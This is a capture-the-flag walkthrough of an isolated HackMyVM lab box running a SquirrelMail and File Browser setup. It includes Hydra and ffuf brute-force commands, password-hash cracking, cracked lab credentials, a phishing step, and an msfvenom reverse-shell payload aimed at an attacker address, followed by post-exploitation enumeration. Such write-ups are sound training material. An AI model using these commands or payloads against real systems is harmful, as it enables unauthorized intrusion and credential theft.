


10.9.9.0/24 -- that has no internet accessInitial Boot Info
Nmap Results
# Nmap 7.95 scan initiated Fri Dec  5 16:30:09 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.22
Nmap scan report for 10.9.9.22
Host is up (0.00048s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:ca:69:62:40:8f:bb:10:a2:49:06:30:74:83:9d:69 (RSA)
|   256 7b:25:91:f3:04:54:3d:c3:c2:44:9b:b7:00:b9:38:bb (ECDSA)
|_  256 a8:23:a4:df:f8:e9:6a:8e:fe:74:38:fa:48:c7:59:df (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Escobar Store
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec  5 16:30:21 2025 -- 1 IP address (1 host up) scanned in 12.67 seconds
echo -e '10.9.9.22\t\tescobar.hmv' | sudo tee -a /etc/hostsAdd hosts entry for convenience
Service Enumeration
TCP/80
Walking the Application
 Björn Kimminich

Clicking around on the page, the "Add" buttons don't seem to work. The "info" buttons do work, but only show a simple pop-up. At this point, there's not much else to test from a "standard user" point of view.
Penetration Testing
Initial Enumeration


Virtual Host Enumeration
escobar.hmv, we should try enumerating some additional virtual hosts.gobuster vhost --domain 'escobar.hmv' --append-domain -u 'http://10.9.9.22' -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100 -o vhost.txtmanagement.escobar.hmv Status: 200 [Size: 4245]echo -e '10.9.9.22\t\tmanagement.escobar.hmv' | sudo tee -a /etc/hosts



admin. The password is randomly generated but used to be admin in the past.
Brute Forcing Logins
Hydra

echo -n '{"username":"admin","password":"admin","recaptcha":""}' | jq -c | sed 's/:/\\:/g'Escape the colon characters in the JSON payload to be compatible with Hydra

hydra -I -f -V -l 'admin' \
-P ~/Pentest/WordLists/rockyou.txt \
'http-post-form://management.escobar.hmv/api/login:{"username"\:"^USER^", "password"\:"^PASS^", "recaptcha"\:""}:H=Content-Type\: application/json:F=403'
Looking at Burp, we know the application responds HTTP 403 for failed logins

FFUF



ffuf -request req.txt -request-proto http -mode clusterbomb -w ~/Pentest/WordLists/rockyou.txt:PASSFUZZ -fc 403Again, we know the application responds HTTP 403 for failed logins from Burp

Exploring the File Browser


filebrowser.db

 br0xen
Download binaries from the "Releases" page
wget -O boltbrowser https://github.com/br0xen/boltbrowser/releases/download/2.2/boltbrowser.linux64chmod u+x ./boltbrowser./boltbrowser filebrowser.db



loginx.xlsx

office2john logins.xlsx > hash.txtjohn --wordlist=~/Pentest/WordLists/rockyou.txt --fork=4 hash.txt
Testing Logins
echo -e '10.9.9.22\t\telcorreo.escobar.hmv' | sudo tee -a /etc/hostsAdd another hosts entry


I was able to access SquirrelMail with these logins:
pablo:Il0ve$$$yeah!carlos:c4rl0$?gonzalo:m3d3ll1nr0ck5
CVE-2017-7692 for this version of SquirrelMail, but it won't work for the instance on this target, because it's not going to be using SendMail as the mail transport service.


Looking around in Gonzalo's trash bin, I notice some pretty interesting emails that look like payloads being sent to Pablo. They all have one phrase in common (which was also mentioned in logins.xlsx).
All empires are created of blood and fire
So, it seems that as long as we include that phrase when sending a phishing payload, we should have the payload executed by the user, since they will trust the secret passphrase.
Exploit

Social Engineering -> Reverse Shell
Debugging Logic Flaw
Steps to Exploit
- Log into SquirrelMail as Gonzalo
- Send a phishing payload to Carlos (and Pablo if desired)
- There's a
cronjob running ascarlosevery minute to log into SquirrelMail and download the latest attachment
The Logic Flaw
However, the condition exists as such...
- Because there is no mail relay configured, SquirrelMail logs mail to
/var/mail/${user} /var/mail/carlosalready contains an attachment from Gonzalo in the mail history (attachment ID28, I believe)- The cron job downloads the attachment
- The attachment is a
msfvenompayload and points to an IP and port that is no longer valid, because we've imported the box to our own unique environment - The
msfvenompayload continues to run, hanging, because the TCP/IP socket does not timeout
- The attachment is a
- We send our phishing payload to Carlos...
- Our file is download and
curltries to write-o /home/carlos/Download/update, but the file is busy - So, you end up having to wait until the original TCP/IP socket terminates, then our file is downloaded and executed
- Our file is download and
Preventing the Logic Flaw
- The
cronjob runs/var/lib/.system/carlos - The easiest way to prevent the logic flaw would have been to add a
&at the end of the call to execute/home/carlos/Downloads/update &. - This will run it in the background and free it up for the next time the
cronjob runs

nano /var/lib/.system/carlos/home/carlos/Downloads/update 2>/dev/nullBefore...
/home/carlos/Downloads/update 2>/dev/null &After... run in the background in its own thread
exec /sbin/initResume the boot process as normal
Social Engineering -> Reverse Shell
msfvenom LHOST=10.6.6.6 LPORT=443 -p linux/x64/shell_reverse_tcp -f elf -o pwn
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux narcos 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

NAME="Ubuntu"
VERSION="16.04.7 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.7 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
Current User
uid=1001(carlos) gid=1001(carlos) groups=1001(carlos)

Sorry, user carlos may not run sudo on narcos.
Users and Groups
Local Users
pablo:x:1000:1000:pablo,,,:/home/pablo:/bin/bash
carlos:x:1001:1001::/home/carlos/:/bin/bash
gonzalo:x:1002:1002::/home/gonzalo:/bin/bash
Local Groups
sudo:x:27:pablo
pablo:x:1000:
carlos:x:1001:
gonzalo:x:1002:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:b8:24:ce brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.22/24 brd 10.9.9.255 scope global ens18
       valid_lft forever preferred_lft forever
    inet6 fe80::be24:11ff:feb8:24ce/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp    LISTEN     0      100    127.0.0.1:143                   *:*
tcp    LISTEN     0      128    127.0.0.1:8080                  *:*
Processes and Services
Interesting Processes
root       852 /bin/sh -c history -c; cd /home/gonzalo/files/;/usr/local/bin/filebrowser --disable-exec -r /home/gonzalo/files/
root       855 /usr/local/bin/filebrowser --disable-exec -r /home/gonzalo/files/
Privilege Escalation
Lateral Escalation
SquirrelMail Authentication System
su <username>You can switch to gonzalo or pablo easily with their passwords
However, in this case, we want to get to pablo, since he is a member of the sudo group.
Lateral to Pablo
